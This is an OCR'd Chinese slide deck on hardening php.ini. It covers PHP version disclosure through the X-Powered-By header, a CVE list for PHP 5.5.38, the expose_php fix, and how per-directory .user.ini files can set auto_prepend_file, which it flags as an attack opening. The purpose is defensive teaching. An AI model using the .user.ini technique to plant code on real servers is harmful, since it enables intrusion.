微论Web安全

以PHP为例构建安全的php.ini


我也不是谦虚

概览

- 版本信息泄露
- .user.ini解析漏洞（“特性”）
- 命令执行
- 文件包含

前言：得到基础版的php.ini


- cd /production/server/php/etc
- egrep -v ';|$^' php.ini-production > php.ini



```
[root@w0ng_dev_pek2 etc]# pwd
/production/server/php/etc
[root@w0ng_dev_pek2 etc]# tree .
.
├── php.base.ini
├── php.d
├── php-fpm.base.conf
├── php-fpm.conf
├── php-fpm.conf.default
├── php.ini
└── php.ini-production
```

版本信息泄露

- http://edgesuit.me/shell/echo.php



Request URL: http://edgesuit.me/shell/echo.php
Request method: GET
Remote address: 10.8.254.1:80
Status code: 🟥 404 Not Found
Version: HTTP/1.1


Response headers (0.200 KB)

Connection: "keep-alive"
Content-Type: "text/html"
Date: "Tue, 25 Jul 2017 11:43:43 GMT"
Server: "Apache"
Transfer-Encoding: "chunked"
Vary: "Accept-Encoding"
X-Powered-By: "PHP/5.5.38"

Request headers (0.327 KB)

版本信息泄露：危害

- 泄露网站架构（apache/nginx/php/iis etc）
- 版本信息带给攻击者收敛的突破口（CVE）



Version 5.5.38

21 Jul 2016


- Core:
  - Fixed bug #70480 (php_url_parse_ex() buffer overflow read). (CVE-2016-6288)
  - Fixed bug #72513 (Stack-based buffer overflow vulnerability in virtual_file_ex). (CVE-2016-6289)
  - Fixed bug #72562 (Use After Free in unserialize() with Unexpected Session Deserialization). (CVE-2016-6290)
  - Fixed bug #72573 (HTTP_PROXY is improperly trusted by some PHP libraries and applications). (CVE-2016-5385)
- BZip2:
  - Fixed bug #72613 (Inadequate error handling in bzread()). (CVE-2016-5399)
- EXIF:
  - Fixed bug #72603 (Out of bound read in exif_process_IFD_in_MAKERNOTE). (CVE-2016-6291)
  - Fixed bug #72618 (NULL Pointer Dereference in exif_process_user_comment). (CVE-2016-6292)
- GD:
  - Fixed bug #72512 (gdImageTrueColorToPaletteBody allows arbitrary write/read access).
  - Fixed bug #72519 (imagegif/output out-of-bounds access).
  - Fixed bug #72558 (Integer overflow error within _gdContributionsAlloc()). (CVE-2016-6207)
- Intl:
  - Fixed bug #72533 (locale_accept_from_http out-of-bounds access). (CVE-2016-6294)
- ODBC:
  - Fixed bug #69975 (PHP segfaults when accessing nvarchar(max) defined columns). (CVE-2015-8879)
- SNMP:
  - Fixed bug #72479 (Use After Free Vulnerability in SNMP with GC and unserialize()). (CVE-2016-6295)

版本信息泄露： 危害

- What is CVE :https://zh.wikipedia.org/wiki/通用漏洞披露

版本信息泄露： 防护

- # vim /production/server/php/etc/php.ini
- *expose_php = 0*




Request URL: http://edgesuit.me/shell/echo.php
Request method: GET
Remote address: 10.8.254.1:80
Status code: 🟥 404 Not Found
Version: HTTP/1.1

Response headers (0.175 KB)

Connection: "keep-alive"
Content-Type: "text/html"
Date: "Tue, 25 Jul 2017 11:45:25 GMT"
Server: "Apache"
Transfer-Encoding: "chunked"
Vary: "Accept-Encoding"

.user.ini解析漏洞：形成

- PHP除了支持php.ini系统级别默认配置文件外，还支持在Web目录放置.user.ini （用户自定义php.ini），PHP 主进程定时扫描并应用该文件实现免reload配置变更。
- http://php.net/manual/zh/ini.list.php




PHP_INI_* 模式的定义

模式	含义
PHP_INI_USER	可在用户脚本（例如 ini_set()）或 Windows 注册表（自 PHP 5.3 起）以及 *.user.ini* 中设定
PHP_INI_PERDIR	可在 *php.ini*，*.htaccess* 或 *httpd.conf* 中设定
PHP_INI_SYSTEM	可在 *php.ini* 或 *httpd.conf* 中设定
PHP_INI_ALL	可在任何地方设定

.user.ini解析漏洞：形成

http://php.net/manual/zh/configuration.file.per-user.php



.user.ini 文件

自 PHP 5.3.0 起，PHP 支持基于每个目录的 .htaccess 风格的 INI 文件。此类文件仅被 CGI / FastCGI SAPI 处理。此功能使得 PECL 的 htscanner 扩展作废。如果使用 Apache，则用 .htaccess 文件有同样效果。

除了主 php.ini 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web 根目录（$_SERVER['DOCUMENT_ROOT'] 所指定的）。如果被执行的 PHP 文件在 web 根目录之外，则只扫描该目录。

在 .user.ini 风格的 INI 文件中只有具有 **PHP_INI_PERDIR** 和 **PHP_INI_USER** 模式的 INI 设置可被识别。


两个新的 INI 指令，*user_ini.filename* 和 *user_ini.cache_ttl* 控制着用户 INI 文件的使用。

user_ini.filename 设定了 PHP 会在每个目录下搜寻的文件名；如果设定为空字符串则 PHP 不会搜寻。默认值是 *.user.ini*。

user_ini.cache_ttl 控制着重新读取用户 INI 文件的间隔时间。默认是 300 秒（5 分钟）。

.user.ini解析漏洞：形成


- php.ini中属于*PHP_INI_USER*和*PHP_INI_PERDIR*的配置项可以被.user.ini设定
- 一些有意思的配置项：



auto_append_file	NULL	PHP_INI_PERDIR	在 PHP <= 4.2.3 时是 PHP_INI_ALL。
auto_detect_line_endings	"0"	PHP_INI_ALL	从 PHP 4.3.0 起可用。
auto_globals_jit	"1"	PHP_INI_PERDIR	从 PHP 5.0.0 起可用。
auto_prepend_file	NULL	PHP_INI_PERDIR	在 PHP <= 4.2.3 时是 PHP_INI_ALL。

